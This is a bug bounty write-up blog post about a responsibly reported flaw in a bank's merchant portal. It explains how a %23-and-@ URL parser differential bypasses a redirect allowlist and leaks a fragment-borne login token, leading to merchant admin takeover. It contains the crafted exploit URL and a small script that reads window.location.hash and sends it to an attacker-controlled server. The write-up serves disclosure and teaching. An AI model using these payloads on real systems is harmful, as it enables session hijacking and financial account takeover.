
Disclaimer
This blog post is shared for educational and academic purposes only. All issues described here were responsibly reported to the affected company and have since been verified. The intention of this write-up is to raise awareness, improve security practices, and share lessons learned with the community.
Since I was back in Korea and looking for my next role, I decided to spend this month fully focused on bug bounties again. It’s always a mix of frustration and small breakthroughs. One of the simple but surprisingly interesting bugs I uncovered was this cross-domain redirect flaw in a bank’s merchant administration flow.
The Link That Didn’t Feel Right
While exploring the bank’s portal, I found that some features didn’t live under the main domain where I was authenticated.
For example, I was logged in at:
https://bank.com
But when I clicked the merchant management functionality, I was redirected to:
https://trusted-bank.com
This second domain was the merchant administration portal, where users could manage their registered store, modify payout accounts, update contact information, and control operational settings.
That immediately caught my attention.
Cross-domain authentication boundaries are fragile by nature. Whenever a platform splits trust between multiple domains, I like to understand exactly how those domains authenticate each other.
The Redirect Gateway
When I clicked one of these features, I saw a gateway endpoint:
/group/portal-1.0?url=https://trusted-bank.com/%23/login/tmpToken
It accepted a url parameter and issued a redirect.
At first glance it looked protected by an allowlist, but I suspected the validation might be checking the wrong part of the URL (string contains, naive parsing, or inconsistent parsing vs browser behavior).

A Quick Note on Cross-Domain Authentication
Large platforms often split functionality across multiple subdomains. A public login domain might authenticate users, then redirect them to an internal admin portal hosted elsewhere.
There are generally two safe ways to do this:
- Issue a secure, HTTP-only cookie like JWT scoped to the target domain.
- Use a short-lived authorization code exchanged server to server.
What you should not do is transport reusable authentication tokens through browser visible URLs especially inside fragments and rely on redirect parameters to move them between domains.
After observing the URL parameter and the token sent in the response, I tried arbitrary URLs in the URL parameter, but all my attempts resulted in a redirect to an error page.
HTTP/2 302 Found
Content-Length: 0
Location: https://trusted-bank/group/portal-1.0/error

That meant I needed to go deeperrrr

Allowlist Bypass via URL Parsing Differential
After testing multiple payloads, I discovered a bypass that relied on a combination of a URL-encoded fragment (%23) and the legacy @ userinfo syntax. The issue stemmed from a parser differential between how the backend validated the URL and how the browser ultimately interpreted it.
To understand what happened, let’s start with how URLs are defined in RFC 3986:
https://userinfo@host:port/path?query#fragment
        └──┬───┘ └──┬─┘
       (optional) (actual destination)
Everything before @ is userinfo. The real destination is whatever comes after it.
The application appeared to perform a simple allowlist check on the url parameter, likely similar to:
if (url.includes("trusted-bank.com")) accept();
This means the backend only checks whether trusted-bank.com appears in the string — not whether it is actually the resolved host.
A straightforward payload like:
https://[email protected]/
was correctly blocked, since the parser identified evil.site as the real host.
Exploiting the Parser Differential
The key was placing a URL-encoded fragment (%23) before the @:
GET /portal-1.0?url=https://evil.site%[email protected]/
Here’s where the mismatch occurs.
If the backend validates the URL before decoding %23, or uses a parser that treats it literally, it interprets the URL as:
https://evil.site%23@trusted-bank.com/
        └────┬─────┘ └──────┬───────┘
         userinfo          HOST
                        ✓ Whitelisted
However, when the browser processes the Location header, it decodes %23 into #, resulting in:
https://evil.site#@trusted-bank.com/
        └───┬───┘└──────────────┬──────────────┘
          HOST              fragment
   (actual destination)    (ignored client-side)
Everything after # becomes a fragment. The browser:
- Navigates to evil.site
- Treats @trusted-bank.com/ as fragment data
- Makes the fragment available to client-side JavaScript
That mismatch where the server and browser interpret the same URL differently, is known as a parser differential issue.
If you’re interested in going deeper into URL and HTTP parser inconsistencies, I highly recommend this excellent research: https://blog.bugport.net/exploiting-http-parsers-inconsistencies
The critical detail: token delivered in the URL fragment
During this redirect flow, the application delivered a temporary authentication token inside the URL fragment:
HTTP/1.1 302
Content-Length: 0
Connection: keep-alive
Location: https://trusted-bank.com/#/login/PuclvrQaVbFdtoUTYCBzXvwtgHdehBgSytrD....
Fragments are never sent to servers as part of HTTP requests, but they are accessible via JavaScript. If I could force the victim’s browser to land on my controlled infrastructure first, and the token was present in window.location.hash, it would become collectible.
That’s when the open redirect bypass turned into token leakage.

Crafting the Exploit URL
Using the open redirect and the allowlist bypass, I crafted a URL that the victim would need to click while authenticated:
https://bank.com/group/portal-1.0?url=https://ATTACKERDOMAIN%[email protected]/%23/login/tmpToken
Because the backend trusted the destination and the browser resolved it differently, the fragment token became exposed during the redirect chain.
To validate impact, I created a minimal collector page that reads window.location.hash and reports it back to my server:
<script>
var f = window.location.hash;
fetch('/c?f=' + encodeURIComponent(f));
</script>
Once the victim accessed the crafted link while authenticated, the fragment token was captured by my controlled page.


After capturing the fragment token, I was able to exchange it for a valid session token using the same authentication endpoint the application normally uses.

Using that JWT in the Authorization header, I successfully accessed authenticated merchant APIs and confirmed full administrative privileges including the ability to view and modify payout account configuration.
At that point, sometime around 2:00 AM, I submitted the report.
Summary

The exploit chain can be summarized as follows:
Redirect allowlist bypass → Fragment token leak → Bearer token exchange → Merchant admin takeover.
Timeline
| Date | Action |
|---|---|
| February, 04, 2026 | Initial report sent to the company |
| February, 11, 2026 | Initial response from the company |
| February 23, 2026 | Blog post released |
Thanks
Thanks to Algu1en, synawk, D0V0, gruchozzz for reviewing the post.
Until the next one, stay curious, stay ethical.